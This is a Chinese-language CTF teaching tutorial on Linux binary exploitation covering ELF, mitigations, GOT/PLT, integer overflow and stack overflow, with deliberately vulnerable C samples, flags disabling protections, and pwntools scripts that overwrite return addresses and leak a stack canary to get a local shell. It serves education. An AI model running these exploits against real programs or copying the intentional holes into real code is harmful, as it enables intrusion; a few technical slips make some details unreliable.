COMPASS CTF Tutorial 7: Binary Exploitation

COMPASS CTF 教程【7】：二进制利用

30016794 Zhao, Li (Research Assistant)

COMPuter And System Security Lab, Computer Science and Technology Department, College of Engineering (CE), SUSTech University.
南方科技大学 工学院 计算机科学与技术系 计算机与系统安全实验室

2023 年 8 月 15 日

词源

大家可能对“PWN”这个词有所疑惑。因为“PWN”不像 Web 或者 CRYPTO 一样代表具体的意思。实际上，“PWN”是一个拟声词，代表黑客通过漏洞攻击获得计算机权限的“砰”的声音，还有一种说法是“PWN”来源于控制计算机的“own”这个词。总之，通过二进制漏洞获取计算机权限的方法或者过程被称为 **PWN**。[1]

什么是 PWN

在 CTF 中，PWN 主要通过利用程序中的漏洞造成内存破坏以获取远程计算机的 shell，从而获得 flag。PWN 题目比较常见的形式是把一个用 **C/C++**语言编写的可执行程序运行在目标服务器上，参赛者通过网络与服务器进行数据交互。因为题目中一般存在漏洞，攻击者可以构造恶意数据发送给远程服务器的程序，导致远程服务器程序执行攻击者希望的代码，从而控制远程服务器。

如何学习 PWN

逆向工程是 PWN 的基础，二者的知识结构差不多。所以，有时会用二进制安全来指代逆向工程和 PWN。二进制安全入门的门槛比较高，需要参赛者很长一段时间的学习和积累，具有一定的知识储备后才能入门。这导致很多初学者在入门前就放弃了。想要入门 PWN，一定的逆向工程基础是必不可少的，这又导致 PWN 参赛者更加稀少。

如何学习 PWN

本章目的是带领学习者入门，所以会着重介绍 PWN 的漏洞利用技巧。有关基础知识的部分由于篇幅所限，无法详细介绍。如果学习过程中发现不理解的地方，可以先花一些时间了解相关基础知识，再回头考虑如何解决，也许就会豁然开朗。
二进制安全的核心知识主要包括四大类。

编程语言和编译原理

通常，CTF 中的 PWN 题目会用 C/C++语言编写。为了编写攻击脚本，学会 Python 这样的脚本语言也是必修课。另外，不排除用 C/C++之外的语言编写 PWN 题目的可能，如 Java 或者 Lua 语言。所以，参赛者广泛涉猎一些主流语言是有必要的。对于逆向工程来说，如何更好、更快地反编译都是一个难题。无论是手工反汇编，还是编写自动化代码分析和漏洞挖掘工具，编译原理的知识是非常有益的。[2]

汇编语言

汇编语言作为逆向工程的核心内容，也是 PWN 初学者要面对的第一道坎。如果涉足二进制领域，汇编语言是绕不过去的。只有从底层理解了 CPU 是如何工作的，才能理解为何通过程序漏洞，攻击者可以让程序执行所设置的代码。[3]

操作系统和计算机体系结构

操作系统作为运行在计算机的核心软件，经常是攻击者 PWN 的目标。要理解一个程序到底如何被执行，如何完成各种各样的工作，参赛者就必须学习操作系统和计算机体系结构的相关知识。在 CTF 中，很多漏洞的利用手段和技巧也需要借助操作系统的一些特性来达成。并且，对于逆向并理解一个程序来说，操作系统的知识也是必要的。[4]

数据结构和算法

编程总是绕不开数据结构和算法。逆向工程也是如此，如果想理解程序执行的逻辑，了解其使用的算法和数据结构是必要的。[5]

如何学习 PWN

以上与其说是二进制安全的核心，不如说是计算机科学的核心知识。如果将各种漏洞技巧比作武侠小说中各种招式，这些知识就是武侠中的“内功”了。招式易学且有限，但是提升自己“内功”的道路却是没有止境的。提升自己二进制水平重要的不是去学习各种花哨的利用技巧，而是踏踏实实地花时间学习这些基本知识。

可惜一些程序员和信息安全从业者往往急于求成，急于学习各种漏洞利用技巧。这些计算机科学的核心内容反而没有认真学习。学习者若真心希望在 CTF 中取得好成绩，并且在真正的现实漏洞挖掘中有所建树，这些**基础内容往往比各种利用技巧更重要**。切勿“浮沙筑高台”，掉入只学习各种 PWN 技巧的陷阱中。

Linux 基础知识

目前的 CTF 中绝大部分 PWN 题目使用的环境是 Linux 平台，因此掌握相关 Linux 基础知识是十分必要的。下面主要介绍 Linux 中与 PWN 利用息息相关的内容。

Linux 中的系统与函数调用

与 32 位 Windows 程序一样，32 位 Linux 程序在运行过程中也遵循栈平衡的原则。**ESP** 和 **EBP** 作为栈指针和帧指针寄存器，**EAX** 作为返回值。根据源代码和编译结果（见图-1）就能看出，其参数传递方式遵循传统的 cdecl 调用约定，即函数参数从右到左依次入栈，函数参数由调用者负责清除。

32 位 Linux 程序

```
public run
run proc near

var_C= dword ptr -0Ch

; __unwind {
push    ebp
mov     ebp, esp
sub     esp, 18h
push    3
push    2
push    1
call    func
add     esp, 0Ch
mov     [ebp+var_C], eax
sub     esp, 8
push    [ebp+var_C]
push    offset format   ; "%d"
call    _printf
add     esp, 10h
nop
leave
retn
; } // starts at 8048426
run endp
```

```
int run() {
        int ret;
        ret = func(1,2,3);
        printf("%d", ret);
}
```

图: 32 位 Linux 程序的调用

Linux 中的系统与函数调用

而 64 位 Linux 程序使用 **fast call** 的调用方式进行传参。同样源码编译的 64 位版本与 32 位的主要区别是，函数的前 6 个参数会依次使用 RDI、RSI、RDX、RCX、R8、R9 寄存器进行传递，如果还有多余的参数，那么与 32 位的一样使用栈进行传递，见图-2。

64 位 Linux 程序

```
public run
run proc near

var_4= dword ptr -4

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     edx, 3
mov     esi, 2
mov     edi, 1
call    func
mov     [rbp+var_4], eax
mov     eax, [rbp+var_4]
mov     esi, eax
mov     edi, offset format ; "%d"
mov     eax, 0
call    _printf
nop
leave
retn
```

图: 64 位 Linux 程序的调用

Linux 中的系统与函数调用

PWN 过程中也经常需要直接调用操作系统提供的 API 函数。与在 Windows 中使用“win32 api”函数调用系统 API 不同，Linux 简洁的系统调用也是一大特色。

Linux 中的系统与函数调用

在 32 位 Linux 操作系统中，调用系统调用需要执行 **int 0x80** 软中断指令。此时，eax 中保存系统调用号，系统调用的参数依次保存在 EBX、ECX、EDX、ESI、EDI、EBP 寄存器中。调用的返回结果保存在 EAX 中。其实，系统调用可以看成一种特殊的函数调用，只是使用 **int 0x80** 指令代替 call 指令。call 指令中的函数地址变成了存放在 EAX 中的系统调用号，而参数改成使用寄存器进行传递。相较于 32 位系统，64 位 Linux 系统调用指令变成了 syscall，传递参数的寄存器变成了 RDI、RSI、RDX、R10、R8、R9，并且系统调用对应的系统调用号发生了变化。对 read 系统调用的示例见图-3。

系统调用

```
mov     edx, [esp+4+len] ; len
mov     ecx, [esp+4+addr] ; addr
mov     ebx, [esp+4+fd] ; fd
mov     eax, 3
int     80h             ; LINUX - sys_read
```

```
lea     rax, [rbp+buf]
mov     edx, 10h        ; count
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
xor     rax, rax
syscall                 ; LINUX - sys_read
```

图: 对 read 系统调用的示例

Linux 中的系统与函数调用

Linux 操作系统现有的系统调用只有 300 多个，随着内核版本的更新，其数量未来可能会增加，但相比 Windows 庞杂的 API 来说算是相当精简了。至于每个系统调用对应的调用号和应该传入的参数，学习者可以查阅 Linux 帮助手册。[6]

ELF 文件结构

Linux 下的可执行文件格式为 **ELF（Executable and Linkable Format）**，类似 Windows 的 PE 格式。ELF 文件格式比较简单，PWN 参赛者最需要了解的是 ELF 头、Section（节）、Segment（段）的概念。

ELF 头

ELF 头必须在文件开头，表示这是个 ELF 文件及其基本信息。ELF 头包括 ELF 的 magic code、程序运行的计算机架构、程序入口等内容，可以通过“**readelf-h**”命令读取其内容，一般用于寻找一些程序的入口。

ELF 节

ELF 文件由多个**节（Section）**组成，其中存放各种数据。描述节的各种信息的数据统一存放在节头表中。ELF 中的节用来存放各种各样不同的数据，主要包括：

- .text 节——存放一个程序的运行所需的所有代码。
- .rdata 节——存放程序使用到的不可修改的静态数据，如字符串等。
- .data 节——存放程序可修改的数据，如 C 语言中已经初始化的全局变量等。

ELF 节

- .bss 节——用于存放程序的可修改数据，与.data 不同的是，这些数据没有被初始化，所以没有占用 ELF 空间。虽然在节头表中存在.bss 节，但是文件中并没有对应的数据。在程序开始执行后，系统才会申请一块空内存来作为实际的.bss 节。
- .plt 节和.got 节——程序调用动态链接库（SO 文件）中函数时，需要这两个节配合，以获取被调用函数的地址。

ELF 文件结构

由于 ELF 格式的可扩展性，甚至在编译链接程序时还可以创建自定义的节区。ELF 中其实可以包括很多与程序执行无关的内容，如程序版本、Hash 或者一些符号调试信息等。但是操作系统执行 ELF 程序时并不会解析 ELF 中的这些信息，需要解析的是 ELF 头和**程序头表（Program Head Table）**。解析 ELF 文件头的目的是确定程序的指令集构架、ABI 版本等系统是否支持信息，以及读取程序入口。然后，Linux 解析程序头表来确定需要加载的程序段。程序头表其实是一个**程序头（Program Head）**结构体数组，其中的每项都包含这个段的描述信息。与 Windows 一样，Linux 也有内存映射文件功能。操作系统执行程序时需要按照程序头表中指定的段信息来将 ELF 文件中的指定内容加载到内存的指定位置。所以，每个程序头的内容主要包括段类型、其在 ELF 文件中的地址、加载到内存中的哪个地址、段长度、内存读写属性等。

ELF 文件结构

比如，ELF 中存放代码的段内存读写属性是可读可执行，存放数据的段则是可读可写或者只读等。注意，有些段可能在 ELF 文件中没有对应的数据内容，如未初始化的静态内存，为了压缩 ELF 文件，只会在程序头表中存在一个字段，由操作系统进行内存申请和置零的操作。操作系统也不会关心每个段中的具体内容，只需按照要求加载各段，并将 PC 指针指向程序入口。

ELF 文件结构

这里可能有人会对节与段之间的关系及其区别产生疑惑，其实二者只是解释 ELF 中数据的**两种形式**而已。就像一个人有多种身份，ELF 同时使用段和节两种格式描述一段数据，只是侧重点不同。操作系统不需要关心 ELF 中的数据具体功能，只需知道哪一块数据应该被加载到哪一块内存，以及内存的读写属性即可，所以会按照段来划分数据。

而编译器、调试器或者 IDA 更需要知道数据代表的含义，就会按照节来解析划分数据。通常，节比段更细分，如.text、rdata 往往会划分为一个段。有些纯粹用来描述程序的附加信息，而与程序运行无关的节甚至会没有对应的段，在程序运行过程中也不会加载到内存。

Linux 下的漏洞缓解措施

现代操作系统使用了很多手段来缓解计算机被漏洞攻击的风险，这些手段被统称为漏洞缓解措施。

NX

NX 保护在 Windows 中也被称为 DEP，是通过现代操作系统的**内存保护单元（Memory Protect Unit，MPU）**机制对程序内存按页的粒度进行权限设置，其基本规则为可写权限与可执行权限互斥。因此，在开启 NX 保护的程序中不能直接使用 shellcode 执行任意代码。所有可以被修改写入 shellcode 的内存都不可执行，所有可以被执行的代码数据都是不可被修改的。

GCC 默认开启 NX 保护，关闭方法是在编译时加入“**-z execstack**”参数。

Stack Canary

Stack Canary 保护是专门针对栈溢出攻击设计的一种保护机制。由于栈溢出攻击的主要目标是通过溢出覆盖函数栈高位的返回地址，因此其思路是在函数开始执行前，即在返回地址前写入一个字长的随机数据，在函数返回前校验该值是否被改变，如果被改变，则认为是发生了栈溢出。程序会直接终止。
GCC 默认使用 Stack Canary 保护，关闭方法是在编译时加入“**-fno-stack-protector**”参数。

ASLR(Address Space Layout Randomization)

ASLR 的目的是将程序的堆栈地址和动态链接库的加载地址进行一定的随机化，这些地址之间是不可读写执行的未映射内存，降低攻击者对程序内存结构的了解程序。这样，即使攻击者布置了 shellcode 并可以控制跳转，由于内存地址结构未知，依然无法执行 shellcode。

ASLR 是系统等级的保护机制，关闭方式是修改**/proc/sys/kernel/randomize_va_space** 文件的内容为 0。

PIE

与 ASLR 保护十分相似，PIE 保护的目的是让可执行程序 ELF 的地址进行随机化加载，从而使得程序的内存结构对攻击者完全未知，进一步提高程序的安全性。
GCC 编译时开启 PIE 的方法为添加参数“**-fpic-pie**”。较新版本 GCC 默认开启 PIE，可以设置“**-no-pie**”来关闭。

Full Relro

Full Relro 保护与 Linux 下的 Lazy Binding 机制有关，其主要作用是禁止.GOT.PLT 表和其他一些相关内存的读写，从而阻止攻击者通过写.GOT.PLT 表来进行攻击利用的手段。
GCC 开启 Full Relro 的方法是添加参数 “**-z relro**”。

GOT 和 PLT 的作用

ELF 文件中通常存在.GOT.PLT 和.PLT 这两个特殊的节，ELF 编译时无法知道 libc 等动态链接库的加载地址。如果一个程序想调用动态链接库中的函数，就必须使用.GOT.PLT 和.PLT 配合完成调用。

在图-4 中，call_printf 并不是跳转到了实际的_printf 函数的位置。因为在编译时程序并不能确定 printf 函数的地址，所以这个 call 指令实际上通过相对跳转，跳转到了 PLT 表中的_printf 项。图-5 中就是 PLT 对应_printf 的项。ELF 中所有用到的外部动态链接库函数都会有对应的 PLT 项目。

PLT 表

```
mov     edi, offset unk_4006E4
mov     eax, 0
call    ___isoc99_scanf
mov     rax, [rbp+var_18]
mov     rsi, rax
mov     edi, offset format ; "%p\n"
mov     eax, 0
call    _printf
mov     eax, 0
mov     rdx, [rbp+var_8]
xor     rdx, fs:28h
jz      short locret_40065A
```

图: PLT 表中的_printf 项

PLT 表

```
.plt:00000000004004C0
.plt:00000000004004C0 ; =============== S U B R O U T I N E =======================
.plt:00000000004004C0
.plt:00000000004004C0 ; Attributes: thunk
.plt:00000000004004C0
.plt:00000000004004C0 ; int printf(const char *format, ...)
.plt:00000000004004C0 _printf         proc near               ; CODE XREF: main+46↓p
.plt:00000000004004C0                 jmp     cs:off_601020
.plt:00000000004004C0 _printf         endp
.plt:00000000004004C0
.plt:00000000004004C6 ; ---------------------------------------------------------------
```

图: PLT 对应_printf 的项

.GOT.PLT 表

.PLT 表还是一段代码，作用是从内存中取出一个地址然后跳转。取出的地址便是 _printf 的实际地址，而存放这个_printf 函数实际地址的地方就是图-6 中的**.GOT.PLT 表**。

.GOT.PLT 表

```
.got.plt:0000000000601000 ; ===========================================================================
.got.plt:0000000000601000
.got.plt:0000000000601000 ; Segment type: Pure data
.got.plt:0000000000601000 ; Segment permissions: Read/Write
.got.plt:0000000000601000 ; Segment alignment 'qword' can not be represented in assembly
.got.plt:0000000000601000 _got_plt        segment para public 'DATA' use64
.got.plt:0000000000601000                 assume cs:_got_plt
.got.plt:0000000000601000                 ;org 601000h
.got.plt:0000000000601000 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:0000000000601008 qword_601008    dq 0                  ; DATA XREF: sub_4004A0↑r
.got.plt:0000000000601010 qword_601010    dq 0                  ; DATA XREF: sub_4004A0+6↑r
.got.plt:0000000000601018 off_601018      dq offset __stack_chk_fail
.got.plt:0000000000601018                                       ; DATA XREF: ___stack_chk_fail↑r
.got.plt:0000000000601020 off_601020      dq offset printf      ; DATA XREF: _printf↑r
.got.plt:0000000000601028 off_601028      dq offset __libc_start_main
.got.plt:0000000000601028                                       ; DATA XREF: ___libc_start_main↑r
.got.plt:0000000000601030 off_601030      dq offset __isoc99_scanf
.got.plt:0000000000601030                                       ; DATA XREF: ___isoc99_scanf↑r
.got.plt:0000000000601030 _got_plt        ends
.got.plt:0000000000601030
data:0000000000601038 ; ===========================================================================
```

图: _printf 的实际地址

Lazy Binding 机制

可以发现，.GOT.PLT 表其实是一个函数指针数组，数组中保存着 ELF 中所有用到的外部函数的地址。.GOT.PLT 表的初始化工作则由操作系统来完成。
当然，由于 Linux 非常特殊的 Lazy Binding 机制。在没有开启 Full Rello 的 ELF 中，.GOT.PLT 表的初始化是在第一次调用该函数的过程中完成的。也就是说，某个函数必须被调用过，.GOT.PLT 表中才会存放函数的真实地址。有关 Lazy Binding 机制在此不再赘述，有兴趣的学习者可以自行查阅相关资料。[7]

.GOT.PLT 和.PLT 表的作用

那么，.GOT.PLT 和.PLT 对于 PWN 来说有什么作用呢？首先，.PLT 可以直接调用某个外部函数，这在后续介绍的栈溢出中会有很大的帮助。其次，由于.GOT.PLT 中通常会存放 libc 中函数的地址，在漏洞利用中可以通过读取.GOT.PLT 来获得 libc 的地址，或者通过写.GOT.PLT 来控制程序的执行流。通过.GOT.PLT 进行漏洞利用在 CTF 中十分常见。

整数溢出

整数溢出在 PWN 中属于比较简单的内容，当然并不是说整数溢出的题目比较简单，只是整数溢出本身不是很复杂，情况较少而已。但是整数溢出本身是无法利用的，需要结合其他手段才能达到利用的目的。

整数的运算

计算机并不能存储无限大的整数，计算机中的整数类型代表的数值只是自然数的一个子集。比如在 32 位 C 程序中，unsigned int 类型的长度是 32 位，能表示的最大的数是 0xffffffff。如果将这个数加 1，其结果 0x100000000 就会超过 32 位能表示的范围，而只能截取其低 32 位，最终这个数字就会变为 0。这就是无符号上溢。

整数的运算导致溢出

计算机中有 4 种溢出情况，以 32 位整数为例。

- 无符号上溢：无符号数 0xffffffff 加 1 变为 0 的情况。
- 无符号下溢：无符号数 0 减去 1 变为 0xffffffff 的情况。
- 有符号上溢：有符号数正数 0x7fffffff 加 1 变为负数 0x80000000，即十进制-2147483648 的情况。
- 无符号下溢：有符号负数 0x80000000 减去 1 变为正数 0x7fffffff 的情况。

转换溢出

除此之外，有符号数字与无符号数直接的转换会导致整数大小突变。比如，有符号数字-1 和无符号数字 0xffffffff 的二进制表示是相同的，二者直接进行转换会导致程序产生非预期的效果。

整数溢出如何利用

整数溢出虽然很简单，但是利用起来实际上并不简单。整数溢出不像栈溢出等内存破坏可以直接通过覆盖内存进行利用，常常需要进行一定转换才能溢出。常见的转换方式有两种。

整数溢出转换成缓冲区溢出

整数溢出可以将一个很小的数突变成很大的数。比如，无符号下溢可以将一个表示缓冲区大小的较小的数通过减法变成一个超大的整数。导致缓冲区溢出。
另一种情况是通过输入负数的办法来绕过一些长度检查，如一些程序会使用有符号数字表示长度。那么就可以使用负数来绕过长度上限检查。而大多数系统 API 使用无符号数来表示长度，此时负数就会变成超大的正数导致溢出。

整数溢出转数组越界

数组越界的思路很简单。在 C 语言中，数组索引的操作只是简单地将数组指针加上索引来实现，并不会检查边界。因此，很大的索引会访问到数组后的数据，如果索引是负数，那么还会访问到数组之前的内存。

整数溢出转数组越界

通常，整数溢出转数组越界更常见。在数组索引的过程中，数组索引还要乘以数组元素的长度来计算元素的实际地址。以 int 类型数组为例，数组索引需要乘以 4 来计算偏移。假如通过传入负数来绕过边界检查，那么正常情况下只能访问数组之前的内存。但由于索引会被乘以 4，那么依然可以索引数组后的数据甚至整个内存空间。例如，想要索引数组后 0x1000 字节处的内容，只需要传入负数-2147482624，该值用十六进制数表示为 0x80000400，再乘以元素长度 4 后，由于无符号整数上溢结果，即为 0x00001000。可以看到，与整数溢出转缓冲区溢出相比，**数组越界更容易利用**。

栈溢出

栈（stack）是一种简单且经典的数据结构，最主要的特点是使用先进后出（FILO）的方式存取栈中的数据。一般情况下，最后放入栈中的数据被称为栈顶数据，其存放的位置被称为栈顶。向栈中存放数据的操作被称为入栈（push），取出栈顶数据的操作被称为出栈（pop）。有关栈的详细内容可以参考数据结构相关资料。

由于函数调用的循序也是最先调用的函数最后返回，因此栈非常适合保存函数运行过程中使用到的中间变量和其他临时数据。

目前，大部分主流指令构架（x86、ARM、MIPS 等）都在指令集层面支持栈操作，并且设计有专门的寄存器保存栈顶地址。大部分情况下，将数据入栈会导致栈顶从内存高地址向低地址增长。

栈溢出原理

栈溢出是缓冲区溢出中的一种。函数的局部变量通常保存在栈上。如果这些缓冲区发生溢出，就是栈溢出。最经典的栈溢出利用方式是覆盖函数的返回地址，以达到劫持程序控制流的目的。

x86 构架中一般使用指令 call 调用一个函数，并使用指令 ret 返回。CPU 在执行 call 指令时，会先将当前 call 指令的下一条指令的地址入栈，再跳转到被调用函数。当被调用函数需要返回时，只需要执行 ret 指令。CPU 会出栈栈顶的地址并赋值给 EIP 寄存器。这个用来告诉被调用函数自己应该返回到调用函数什么位置的地址被称为返回地址。理想情况下，取出的地址就是之前调用 call 存入的地址。这样程序可以返回到父函数继续执行了。编译器会始终保证即使子函数使用了栈并修改了栈顶的位置，也会在函数返回前将栈顶恢复到刚进入函数时候的状态，从而保证取到的返回地址不会出错。

栈溢出的例子

```c
#include<stdio.h>
#include<unistd.h>
void shell() {
    system("/bin/sh");
}
void vuln() {
    char buf[10];
    gets(buf);
}
int main() {
    vuln();
}
```

栈溢出的例子

使用如下命令进行编译上例的程序，关闭地址随机化和栈溢出保护。

```
gcc -fno-stack-protector stack.c -o stack -no-pie
```

初始分析

运行程序，用 IDA 调试，输入 8 个 A 后，退出 vuln 函数，程序执行 ret 指令时，栈布局见图-1。此时，栈顶保存的 0x400579 即返回地址，执行 ret 指令后，程序会跳转到 0x400579 的位置。

注意，返回地址上方有一串 **0x4141414141414141** 的数据，即刚刚输入的 8 个 A，因为 gets 函数不会检查输入数据的长度，所以可以增加输入，直到覆盖返回地址。从图-1 可以看出，返回地址与第一个 A 的距离为 18 字节，如果输入 19 字节以上，则会覆盖返回地址。

栈内存查看



图: 返回地址与第一个 A 的距离

进行利用

用 IDA 分析这个程序，可以得知 shell 函数的位置为 **0x400537**，我们的目的是让程序跳转到该函数，从而执行 **system('/bin/sh')**，以获得一个 shell。
为了方便输入一些非可见字符（如地址），这里用到了解答 PWN 题目非常实用的工具 pwntools，代码注释中会对其中一些常用的函数进行说明，更具体的说明请参照官方文档。

最终攻击脚本

攻击脚本如下：

```
#!/usr/bin/python
from pwn import *                          # 引入 pwntools 库
p = process('./stack')                     # 运行本地程序 stack
p.sendline('a'*18+p64(0x400537))
# 向进程中输入，自动在结尾添加'\n'，因为 x64 程序中的整数都是以小端序存储的（低位存储在低地址），所以要
# 将 0x400537 按照"\x37\x05\x40\x00\x00\x00\x00\x00"的形式入栈，p64 函数会自动将 64 位整数转换为 8
# 字节字符串，u64 函数则会将 8 字节字符串转换为 64 位整数。
p.interactive()                            #切换到直接交互模式
```

本地调试

用 IDA 附加到进程进行跟踪调试，刚到 ret 的位置时，返回地址已经被覆盖为 0x400537，继续运行程序就会跳转到 shell 函数，从而获得 shell（见图-2）。

```
.text:0000000000400537
.text:0000000000400537 public shell
.text:0000000000400537 shell proc near
.text:0000000000400537 ; __unwind {
.text:0000000000400537 push    rbp
.text:0000000000400538 mov     rbp, rsp
.text:000000000040053B lea     rdi, command                    ; "/bin/sh"
.text:0000000000400542 mov     eax, 0
.text:0000000000400547 call    _system
.text:000000000040054C nop
.text:000000000040054D pop     rbp
.text:000000000040054E retn
.text:000000000040054E ; } // starts at 400537
.text:000000000040054E shell endp
.text:000000000040054E
```

图: 获得 shell

栈保护技术

栈溢出利用难度很低，危害巨大。为了缓解栈溢出带来的日益严重的安全问题，编译器开发者们引入 Canary 机制来检测栈溢出攻击。
Canary 中文译为金丝雀。以前矿工进入矿井时都会随身带一只金丝雀，通过观察金丝雀的状态来判断氧气浓度等情况。Canary 保护的机制与此类似，通过在栈保存 rbp 的位置前插入一段随机数，这样如果攻击者利用栈溢出漏洞覆盖返回地址，也会把 Canary 一起覆盖。编译器会在函数 ret 指令前添加一段会检查 Canary 的值是否被改写的代码。如果被改写，则直接抛出异常，中断程序，从而阻止攻击发生。

栈保护绕过的例子

但是这种方法并不一定可靠，如下例代码。

```
#include<stdio.h>
#include<unistd.h>
void shell() {
    system("/bin/sh");
}
void vuln() {
    char buf[10];
    puts("input 1:");
    read(0, buf, 100);
    puts(buf);
    puts("input 2:");
    fgets(buf, 0x100, stdin);
}
int main() {
    vuln();
}
```

栈保护绕过的例子

编译时开启栈保护：

```
gcc stack2.c -no-pie -fstack-protector-all -o stack2
```

vuln 函数进入时，会从 fs:28 中取出 Canary 的值，放入 **rbp-8** 的位置，在函数退出前将 rbp-8 的值与 fs:28 中的值进行比较，如果被改变，就调用__stack_chk_fail 函数，输出报错信息并退出程序（见图-3 和图-4）。

Canary

```
.text:00000000004006B6
.text:00000000004006B6                  public vuln
.text:00000000004006B6 vuln             proc near               ; CODE XREF: mai
.text:00000000004006B6
.text:00000000004006B6 buf              = byte ptr -12h
.text:00000000004006B6 var_8            = qword ptr -8
.text:00000000004006B6
.text:00000000004006B6 ; __unwind {
.text:00000000004006B6                  push    rbp
.text:00000000004006B7                  mov     rbp, rsp
.text:00000000004006BA                  sub     rsp, 20h
.text:00000000004006BE                  mov     rax, fs:28h
.text:00000000004006C7                  mov     [rbp+var_8], rax
.text:00000000004006CB                  xor     eax, eax
.text:00000000004006CD                  lea     rdi, s          ; "input 1:"
.text:00000000004006D4                  call    _puts
```

图: 将 rbp-8 的值与 fs:28 中的值进行比较

Canary

```
.text:00000000004006FB                 lea     rdi, aInput2    ; "input 2:"
.text:0000000000400702                 call    _puts
.text:0000000000400707                 mov     rdx, cs:__bss_start ; stream
.text:000000000040070E                 lea     rax, [rbp+buf]
.text:0000000000400712                 mov     esi, 100h       ; n
.text:0000000000400717                 mov     rdi, rax        ; s
.text:000000000040071A                 call    _fgets
.text:000000000040071F                 nop
.text:0000000000400720                 mov     rax, [rbp+var_8]
.text:0000000000400724                 xor     rax, fs:28h
.text:000000000040072D                 jz      short locret_400734
.text:000000000040072F                 call    ___stack_chk_fail
.text:0000000000400734 ; ---------------------------------------------------------------------------
.text:0000000000400734
.text:0000000000400734 locret_400734:                          ; CODE XREF: vuln+77↑j
.text:0000000000400734                 leave
.text:0000000000400735                 retn
.text:0000000000400735 ; } // starts at 4006B6
.text:0000000000400735 vuln            endp
```

图: 调用___stack_chk_fail 函数

漏洞分析

但是这个程序在 vuln 函数返回前会将输入的字符串打印，这会泄露栈上的 Canary，从而绕过检测。这里可以将字符串长度控制到刚好连接 Canary，就可以使得 canary 和字符串一起被 puts 函数打印。由于 Canary 最低字节为 0x00，为了防止被 0 截断，需要多发送一个字符来覆盖 0x00。

漏洞示例

```
>>> p=process('./stack2')
[x] Starting local process './stack2'
[+] Starting local process './stack2': pid 11858
>>> p.recv()
'input 1:\n'
>>> p.sendline('a'*10)
>>> p.recvuntil('a'*10+'\n')          # 接收到指定字符串为止
'aaaaaaaaaa\n'
>>> canary = '\x00'+p.recv(7)         # 接收 7 个字符
>>> canary
'\x00\n\xb6`\xb8\x87\xe0i'            # 泄露 canary
```

漏洞分析

接下来的一次输入中，可以将泄露的 Canary 写到原来的地址，然后继续覆盖返回地址：

```
>>>shell_addr = p64(0x400677)
>>> p.sendline('a'*10+canary+p64(0)+p64(shell_addr))
>>> p.interactive()
[*] Switching to interactive mode
ls
core  exp.py  stack  stack2  stack.c
```

上述示例说明即使编译器开启了保护功能，在编写程序时仍然需要注意防止栈溢出，否则有可能被攻击者利用，从而产生严重后果。

常发生栈溢出的危险函数

通过寻找危险函数，我们可以快速确定程序是否可能有栈溢出，以及栈溢出的位置。常见的**危险函数**如下。

- 输入：gets()，直接读取一行，到换行符'\n' 为止，同时'\n' 被转换为'\x00'；scanf()，格式化字符串中的%s 不会检查长度；vscanf()，同上。
- 输出：sprintf()，将格式化后的内容写入缓冲区中，但是不检查缓冲区长度。
- 字符串：strcpy()，遇到'\x00' 停止，不会检查长度，经常容易出现单字节写 0（off by one）溢出；strcat()，同上。

可利用的栈溢出覆盖位置

可利用的栈溢出覆盖位置通常有 3 种：

1. 覆盖函数返回地址，之前的例子都是通过覆盖返回地址控制程序。
2. 覆盖栈上所保存的 BP 寄存器的值。函数被调用时会先保存栈现场，返回时再恢复，具体操作如下（以 x64 程序为例）。调用时：

```
push      rbp
mov  rbp, rsp
leave                          ; 相当于 mov   rsp, rbp          pop    rbp
ret
```

可利用的栈溢出覆盖位置

2. 返回时：如果栈上的 BP 值被覆盖，那么函数返回后，主调函数的 BP 值会被改变，主调函数返回指行 ret 时，SP 不会指向原来的返回地址位置，而是被修改后的 BP 位置。
3. 根据现实执行情况，覆盖特定的变量或地址的内容，可能导致一些逻辑漏洞的出现。

参考文献

[1] Nu1L. 从 0 到 1：CTFer 成长之路 [EB/OL]. https://book.douban.com/subject/35200558/.

[2] Compiler[Z]. https://en.wikipedia.org/wiki/Compiler. Accessed: 15 Aug. 2023. 2023.

[3] Assembly Language[Z]. https://en.wikipedia.org/wiki/Assembly_language. Accessed: 15 Aug. 2023. 2023.

[4] Operating System[Z]. https://en.wikipedia.org/wiki/Operating_system. Accessed: 15 Aug. 2023. 2023.

[5] Algorithm[Z]. https://en.wikipedia.org/wiki/Algorithm. Accessed: 15 Aug. 2023. 2023.

[6] Syscalls(2) - Linux Manual Page[Z]. https://man7.org/linux/man-pages/man2/syscalls.2.html. Accessed: 15 Aug. 2023.